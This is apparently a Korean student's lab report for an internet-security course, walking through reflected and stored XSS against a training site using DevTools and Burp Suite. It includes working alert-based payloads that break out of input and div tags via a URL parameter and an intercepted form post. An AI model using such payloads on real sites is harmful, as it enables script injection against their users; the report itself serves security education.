

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

XSS

2025년 4월 1일

학번 : 32230324
이름 : 김가람

과정 설명

XSS(Cross Site Scripting)란 웹사이트에 악성 스크립트를 삽입해 다른 사용자의 브라우저에서 그 스크립트가 실행되도록 만드는 공격임

이는 공격 방법에 따라 크게 3가지로 구분되는데, Stored XSS, Reflected XSS, DOM Based XSS임

Stored XSS는 악성 스크립트가 DB에 저장되는 것으로 게시글이나 댓글 등이 있음

Reflected XSS는 파라미터에 포함된 스크립트가 바로 응답에 반영되는 것으로 이메일이나 메신저 등에 포함된 URL이 대표적임

DOM Based XSS는 악성 스크립트가 서버와 상호작용 없이, Fragment에 삽입되어 실행되는 경우임

이러한 XSS를 찾는 방법은 먼저 해당 페이지에 사용되는 파라미터를 확인한 후, 각 파라미터에서 응답에 삽입되는 파라미터를 찾음. 이후 필터링을 확인하고 이를 우회하기 위한 방법을 찾고, 요청에 스크립트를 삽입하여 실행하면 됨

<반사 XSS>

Step 1. 반사 XSS 가능할지 확인

: 검색 버튼을 눌러보면 바로 응답이 나오는 것으로 보아 반사 XSS가 가능함을 알 수 있음

번호	제목	첨부파일	작성자	작성일	조회
7	※ 무리가 갈 만한 공격 및 악의적 공격구문 금지		관리자	2019-08-20	24821
6	EQST 교육시스템.(PHP)입니다.		관리자	2019-08-20	7982
5	CCCCCCCCCCCCCCCCCCCCCCCC		관리자	2019-08-20	21932
4	BBBBBBBBBBBBBBBBBBBBBBBB		관리자	2019-08-20	7103
3	AAAAAAAAAAAAAAAAAAAAAAA		관리자	2019-08-20	13961
2	EEEEEEEEEEEEEEEEEEEEEE		관리자	2019-04-08	8319
1	DDDDDDDDDDDDDDDDDD		관리자	2019-04-08	12554

« < 1 > »

(다음 페이지에 이어서)

Step 2. 파라미터 확인

: 검색 버튼을 눌렀을 때 나오는 파라미터를 확인해보면 pageIndex, board_id, sorting, sortingAd, startDt, endDt, searchType, keyword가 있음



Step 3. 응답에 삽입되는 파라미터 찾기

: 각 파라미터가 응답의 어디에 반영되는지 찾기 위해 각각에 띠는 문자열인 testtest1, testtest2 ... 를 넣고 요청을 보내보면 사이트의 곳곳에 해당 문자열이 나타나는 것을 볼 수 있음

F12를 눌러 개발자 모드를 실행 후 Ctrl+F를 눌러 testtest를 검색해보면 11개의 결과가 나타남


이때, <input> 태그의 value 속성에 해당 문자열이 들어가는 것을 확인할 수 있음

<input> 태그란 HTML 폼 요소 중 하나로 사용자로부터 데이터를 입력받을 수 있게 해주는 태그임

Step 4. 필터링 확인

4-1. “ 넣기 ”

: step 3에서 각 문자열이 value 값으로 들어가는 것을 확인할 수 있었음
이때, 삽입하고자 하는 스크립트가 문자열로 인식되지 않게 하기 위해선 “를 이용해 value 속성을 닫아줘야 함
따라서 “가 필터링이 되는지 확인하기 위해 각 파라미터의 문자열(testtest1, testtest2 ...) 앞에 “을 넣고 요청을 보냄



4-2. 필터링 되는지 확인

: 개발자 모드를 이용하여 각각의 문자열 앞에 넣은 “들이 필터링 되는지 확인함
문자열을 더블클릭하면 앞에 "가 오는 것을 볼 수 있는데, 이는 “가 필터링됨을 뜻함
계속 확인하다보면 6번째 검색 결과로 나오는 testtest1 앞에 "가 오지 않고 testtest1만 있는 것으로(value의 “와 파라미터에 입력한 “가 짹이 맞았기 때문에) 보아 “가 필터링되지 않음을 알 수 있음

- 필터링 O의 경우

The screenshot shows the Google Chrome DevTools Elements tab open. The DOM tree displays the following structure:

```
<div class="main-container" id="main-container">
  <!--[s] main-content -->
  <div class="main-content">
    <div class="main-content-inner">
      <div class="page-content">
        <div class="page-header">...</div>
        <div class="hr10"></div>
        <form id="searchForm" name="searchForm" action="notice.php" method="GET">
          <input type="hidden" id="pageIndex" name="pageIndex" value="quot;testtest1" />
          ...
        </form>
      </div>
    <!-- /.page-content -->
  </div>
```

The input field with id="pageIndex" and name="pageIndex" has the value "quot;testtest1". The status bar at the bottom of the DevTools shows the search term "testtest".

(다음 페이지에 이어서)

DevTools is now available in Korean!

Always match Chrome's language Switch DevTools to Korean Don't show again

Elements Console Sources Network Performance > ⚙️ ⋮ ×

```
<div class="main-container" id="main-container">
  ::before
  <script type="text/javascript"> ... </script>
  <!--[s] main-content-->
<div class="main-content">
  ::before
  <div class="main-content-inner">
    <div class="page-content">
      <div class="page-header"> ... </div>
      <div class="hr10"></div>
      <form id="searchForm" name="searchForm" action="notice.php" method="GET">
        <input type="hidden" id="pageIndex" name="pageIndex" value="testtest1">
        <input type="hidden" id="board_id" name="board_id" value>
        <input type="hidden" id="sorting" name="sorting" value>
        <input type="hidden" id="sotingAd" name="sotingAd" value="DESC">
        <input type="hidden" id="sot ingAd" name="sot ingAd" value="test4" /> = $0
      </form>
      <div class="row"> ... </div>
    </div>
    <!-- /.page-content -->
  </div>
```

↳ content div.main-content-inner div.page-content form#searchForm input#sot ingAd ↳

🔍 testtest ⌂ ⌄ 2 of 11 ✎

- 필터링 X의 경우

: 파라미터에 입력했던 "이 기준 HTML에 있던 "와 짹이 되어 사라짐

DevTools is now available in Korean!

Always match Chrome's language Switch DevTools to Korean Don't show again

Elements Console Sources Network Performance > ⚙️ ⋮ ×

```
<input type="hidden" id="pageIndex" name="pageIndex" value
  testtest1" /> = $0
<input type="hidden" id="startDt" name="startDt" value="testtest5"
  class="hasDatepicker">
<input type="hidden" id="endDt" name="endDt" value="testtest6"
  class="hasDatepicker">
<input type="hidden" id="searchType" name="searchType" value="all">
  esttest7">
<input type="hidden" id="keyword" name="keyword" value="testtest
  8">
<input type="hidden" id="sorting" name="sorting" value>
<input type="hidden" id="sotingAd" name="sotingAd" value="DESC">
  test4">
  <!--[s] list -->
  <div class="row mgt_10"> ... </div>
  <!-- /.row -->
  <!--[e] list -->
</form>
  <script> ... </script>
  <!--[s] wrap_pagination -->
  <div class="box_table_bottom"> ... </div>
  <!--[s] wrap pagination -->
```

↳ ge-content form#searchForm div.row div.col-xs-12 form#listForm input#pageIndex ↳


🔍 testtest ⌂ ⌄ 6 of 11 ✎

(다음 페이지에 이어서)

Step 5. 스크립트 작성

5-1. Edit as HTML 누르기


: Step 4에서 찾은 필터링이 되지 않는 곳을 우클릭하여 Edit as HTML을 누름



(다음 페이지에 이어서)

5-2. value 값 지우기

: 앞서 입력했던 문자열(testtest1)을 value 값에서 지움



The screenshot shows the Chrome DevTools Elements tab with the search bar set to "testtest1". Two input fields are highlighted with blue boxes around their value attributes:

- The first highlighted field has a value of "testtest1".
- The second highlighted field has a value of "" (empty string).

The DevTools interface includes a status bar at the bottom with the text "2 of 2" and a search bar above it.


(다음 페이지에 이어서)

5-3. <input> 태그 닫기

: <input> 태그 안에 자바스크립트 코드를 넣으면 브라우저는 그것을 텍스트로 처리해 실행하지 않음

따라서 넣고자 하는 자바스크립트 코드가 HTML 구조 바깥에 나오게 하기 위해 <input> 태그를 강제로 닫아줘야 브라우저가 스크립트를 실행할 수 있음

원래의 <input> 태그를 복사하여 바로 뒤에 넣는 방식으로 닫아주는 이유는 브라우저가 구조를 망가뜨리지 않게끔 하기 위해서임



```
<input type="hidden" id="pageIndex" name="pageIndex" value="testtest1">
<input type="hidden" id="board_id" name="board_id" value>
<input type="hidden" id="sorting" name="sorting" value>
<input type="hidden" id="sotingAd" name="sotingAd" value="DESC">
```

```
<input type="hidden" id="pageIndex" name="pageIndex" value="testtest1</input>">
<input type="hidden" id="startDt" name="startDt" value class="hasDatepicker">
<input type="hidden" id="endDt" name="endDt" value class="hasDatepicker">
<input type="hidden" id="searchType" name="searchType" value="all">
<input type="hidden" id="keyword" name="keyword" value>
<input type="hidden" id="sorting" name="sorting" value>
<input type="hidden" id="sotingAd" name="sotingAd" value="DESC">
```

(다음 페이지에 이어서)

5-4. 파라미터에 넣기

: 앞의 input 태그를 강제로 닫아주기 위해서 >부터 다음 input 태그 끝까지 복사함 이후, 필터링이 되지 않았던 파라미터인 pageIndex 부분에 붙여넣음

The screenshot shows the Google Chrome DevTools Elements tab with the page source code. A search result for 'pageIndex' is highlighted, showing two hidden input fields with the same name and value. The URL bar shows a query string with 'pageIndex=<script>alert('XSS')</script>'.

Step 6. 스크립트 입력

: Step 5-4에서 붙여넣은 부분 뒤에 (앞에서 input 태그가 닫혔기 때문에 뒤에 넣으면 HTML 바깥으로 인식되어 실행이 가능해짐) 스크립트를 입력함

JS 기본 문법은 <script> JS 코드 </script>임

<script> : 스크립트 열기

alert("XSS") : XSS 팍업 창 띄우기

</script> : 스크립트 닫기

?pageIndex=><input%20type="hidden"%20id="pageIndex"%20name="pageIndex"%20value=""><script>alert("XSS")</script>%

Step 7. 정답 출력

: Step 6에서 스크립트를 입력하여 요청을 보내면 정답이 출력되는 것으로 보아 반드시 XSS이 있음을 알 수 있음

정답 : skinfosec

The screenshot shows a browser window with the URL `lab.eqst.co.kr:8083/notice.php?pageIndex=1&id=pageIndex&name=pageIndex&value='><script>alert('XSS')</script>`. The page content includes a search bar and a message box with the text "정답 : skinfosec". The browser's developer tools are open, specifically the Elements tab, showing the HTML structure of the page, including the injected script tag.

<저장 XSS>

Step 1. 요청 내용 수정

: 요청에서 삽입한 부분이 어디에 저장되고, 어디에 출력되는지 확인하기 위해 게시물을 등록함
이때, 게시물 등록 화면에서 보이지 않는 부분(hidden)에도 내용을 삽입하기 위해 burpsuite의
intercept 기능을 활용하여 파라미터 값들을 수정함

1-1. 내용 작성

The screenshot shows a web form titled "FAQ". The form fields include "작성자" (writer) set to "인터넷보안", "제목" (title) set to "testtest1", and "첨부파일" (attachment) with a file selection input showing "testfile". The "내용" (content) field is empty. At the bottom right are "저장" (Save) and "취소" (Cancel) buttons.

1-2. intercept 활성화

The screenshot shows the Burp Suite interface with the "Intercept" tab selected. A large blue button labeled "Intercept is on" is prominently displayed. Below it, a message states: "Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them." There are "Learn more" and "Open browser" buttons at the bottom.

(다음 페이지에 이어서)

1-3. 등록 버튼 클릭

The screenshot shows a web browser window. At the top, a confirmation dialog box is displayed with the URL "lab.eqst.co.kr:8083 내용:" and the message "등록 하시겠습니까?". Below the dialog are two buttons: "확인" (Confirm) and "취소" (Cancel). In the background, there is a file selection dialog titled "인터넷보안". It contains a list of files: "testtest1" and "testtest2". The file "testtest2" is highlighted with a red border. At the bottom of the file selection dialog, there are buttons for "Editor", "HTML", and "TEXT".

1-4. intercept 목록에서 확인

The screenshot shows the Network tab of a browser developer tools interface. At the top, there are three buttons: "Intercept on" (blue), "Forward" (orange), and "Drop" (gray). Below the buttons, a table lists network requests. The first row is highlighted in blue and shows the following details: Time "20:12:32 6 Apr...", Type "HTTP", Direction "→ Request", Method "POST", and URL "https://lab.eqst.co.kr:8083/exam19/process/faqProcess.php".

1-5. 요청 내용 확인

: testtest1은 title 부분, testtest2는 <p>태그에 감싸진 채 content 부분에 나타남을 알 수 있음
이때, <p>태그란 문단을 표현할 때 사용하는 HTML 태그임

Request

```
Pretty Raw Hex  
21 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
22 Content-Disposition: form-data; name="boardId"  
23  
24 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
25 Content-Disposition: form-data; name="regType"  
26  
27 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
28 Content-Disposition: form-data; name="title"  
29  
30 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
31 Content-Disposition: form-data; name="fileupload"  
32  
33 testtest1  
34 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
35 Content-Disposition: form-data; name="aFiles"  
36  
37 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
38 Content-Disposition: form-data; name="content"  
39  
40 <p>testtest2</p>  
41 -----WebKitFormBoundaryuogV6XWzr3USUu4a--  
42  
43  
44  
45  
46  
47
```

(다음 페이지에 이어서)

1-6. 요청 내용 설정

: 각 파라미터의 입력값들이 게시글을 확인할 때 눈에 보여지는지, 눈에 보이지 않더라도 HTML의 어느 부분에 숨겨져 있는지를 하나하나 확인하기 위해 각 파라미터에 눈에 띠는 문자열(testtest1, testtest2 ...)을 입력 후 전송함

Request

Pretty Raw Hex

```
20 Connection: keep-alive  
21 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
22 Content-Disposition: form-data; name="boardId"  
23  
24 testtest1  
25 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
26 Content-Disposition: form-data; name="regType"  
27  
28 testtest2  
29 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
30 Content-Disposition: form-data; name="title"  
31  
32 testtest3  
33 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
34 Content-Disposition: form-data; name="fileupload"  
35  
36 testtest4  
37 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
38 Content-Disposition: form-data; name="aFiles"  
39  
40 testtest5  
41 -----WebKitFormBoundaryuogV6XWzr3USUu4a  
42 Content-Disposition: form-data; name="content"  
43  
44 testtest6  
45 -----WebKitFormBoundaryuogV6XWzr3USUu4a--  
46  
47
```

② ⌂ ⌄ ⌅ Search 0 highlights

1-7. 게시물 등록


: 1-6의 결과로 게시글이 등록됨

lab.eqst.co.kr:8083 내용:
게시글이 등록되었습니다.


확인

1-8. 게시물 확인

: 등록한 게시물이 목록에 뜨고, 제목과 내용 부분 각각에 testtest3과 testtest6이 나타나는 것을 볼 수 있음



번호	제목	첨부파일	작성자	작성일	조회
1	testtest3		인터넷보안	2025-04-06	0



제목	testtest3	작성일	2025-04-06 11:15:41	조회	1
첨부파일	testtest6				
내용					

Step 2. 입력값 확인

: F12를 눌러 개발자 모드를 실행한 후 Ctrl+F로 testtest를 검색해보면 2개의 결과가 나옴
하나는 title 파라미터에 넣은 testtest3, 나머지 하나는 content 파라미터에 넣은 testtest6임

Elements Console Sources Network Performance

```

<input type="hidden" id="board_id" name="board_id" value="31430">
<table id="simple-table" class="table table-bordered">
  <colgroup> ... </colgroup>
  <tbody>
    <tr>
      <th>제목</th>
      <td colspan="3" class="txt_lft">
        " testtest3 "
      </td>
    </tr>
    <tr> ...
    <tr> ...
    <tr>
      <th>내용</th>
      <td colspan="3" class="txt_lft">
        <div class="pop_ny">
          " testtest6 " == $0
        </div>
      </td>
    </tr>
  </tbody>
</table>

```

◀ Form table#simple-table.table.table-bordered th td txt lft div.pop_ny (text) ▶

Step 3. 필터링 확인

3-1. 게시물 내용 작성

: title과 content 파라미터에 어떤 필터링이 되어 있는지 확인하기 위해 새로운 게시물을 등록함

FAQ

작성자	인터넷보안
제목	testtest3
첨부파일	파일 선택 선택된 파일 없음
내용	<p style="border: 1px solid black; padding: 5px;">testtest6</p> <p style="font-size: small; margin-top: -10px;">수정작성일: 2024-01-12 10:00:00</p>
첨부파일	

[목록](#) [저장](#) [취소](#)

3-2. 개발자 모드

: 등록된 게시물에 들어가 개발자 모드(F12)를 켭

먼저 제목 부분은 “들을 무력화 시키고, 앞에 열려있는 <td>를 닫은 후, 스크립트를 넣고 다시 <td>를 열어서 뒤에 있는 닫힌 <td>와 짹을 맞춰줘야 함

내용 부분은 앞에 열려있는 <div>를 닫은 후, 스크립트를 넣고 다시 <div>를 열어서 뒤에 있는 닫힌 <div>와 짹을 맞춰줘야 함

이때, <p> 태그는 요청을 보낼 때 자동으로 삽입되는 것이므로 사용자가 지우면 없어지기에 열고 닫아줄 필요가 없음

<td>는 테이블 안에서 셀(칸) 하나를 만드는 태그이고, tabled data의 줄임말임

여러 개의 <td>가 모이면 한 줄을 구성함

<div>는 division으로 웹페이지를 묶음이나 블록 단위로 나눌 때 사용함

```
▼<tbody>
  ▼<tr>
    <th>제목</th>
    ▼<td colspan="3" class="txt_lft">
      " testtest3 "
    </td>
  </tr>
  ▶<tr>(으)(</tr>
  ▶<tr>(으)(</tr>
  ▼<tr>
    <th>내용</th>
    ▼<td colspan="3" class="txt_lft">
      ▼<div class="pop_ny"> == $0
        <p>testtest6</p>
      </div>
    </td>
  </tr>
```

Step 4. 스크립트 입력

: 새로운 게시물 등록하는 과정을 intercept하여 제목과 내용 부분 각각에 스크립트를 작성함

4-1. 게시물 등록 & intercept

The screenshot shows a web form for submitting a FAQ entry. The form has fields for '작성자' (Writer), '제목' (Title), '첨부파일' (Attachment), '내용' (Content), and '첨부파일' (Attachment) again. The '제목' field contains 'test1'. The '내용' field contains 'test2'. Below the content area is a rich text editor toolbar. At the bottom right of the form are '저장' (Save) and '취소' (Cancel) buttons.

FAQ

작성자	인터넷보안
제목	test1
첨부파일	파일 선택 선택된 파일 없음
내용	<p>test2</p>
첨부파일	

인터넷보안 환영합니다. | 로그아웃 | 개인정보

Request

Pretty Raw Hex

```

21 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
22 Content-Disposition: form-data; name="boardId"
23
24
25 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
26 Content-Disposition: form-data; name="regType"
27
28
29 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
30 Content-Disposition: form-data; name="title"
31
32 test1
33 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
34 Content-Disposition: form-data; name="fileupload"
35
36
37 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
38 Content-Disposition: form-data; name="aFiles"
39
40
41 -----WebKitFormBoundarylgUjhkjTuWCKV7Im
42 Content-Disposition: form-data; name="content"
43
44 <p>test2</p>
45 -----WebKitFormBoundarylgUjhkjTuWCKV7Im-
46
47

```

Event log (1) All issues

4-2. content에 스크립트 입력

```
</div><script>alert("XSS")</script><div>
```

: 3-2에 확인한 내용을 바탕으로 앞에 있는 <div>를 닫아주기 위해 </div>를 넣고, XSS를 출력하는 스크립트를 입력한 후, 뒤에 있는 </div>와 짹을 맞춰주기 위해 <div>를 넣어줌

Request

Pretty Raw Hex

```

21 -----WebKitFormBoundaryFeetMblLOG0INmMR
22 Content-Disposition: form-data; name="boardId"
23
24
25 -----WebKitFormBoundaryFeetMblLOG0INmMR
26 Content-Disposition: form-data; name="regType"
27
28
29 -----WebKitFormBoundaryFeetMblLOG0INmMR
30 Content-Disposition: form-data; name="title"
31
32 test1
33 -----WebKitFormBoundaryFeetMblLOG0INmMR
34 Content-Disposition: form-data; name="fileupload"
35
36
37 -----WebKitFormBoundaryFeetMblLOG0INmMR
38 Content-Disposition: form-data; name="aFiles"
39
40
41 -----WebKitFormBoundaryFeetMblLOG0INmMR
42 Content-Disposition: form-data; name="content"
43
44 </div><script>alert("XSS")</script><div>
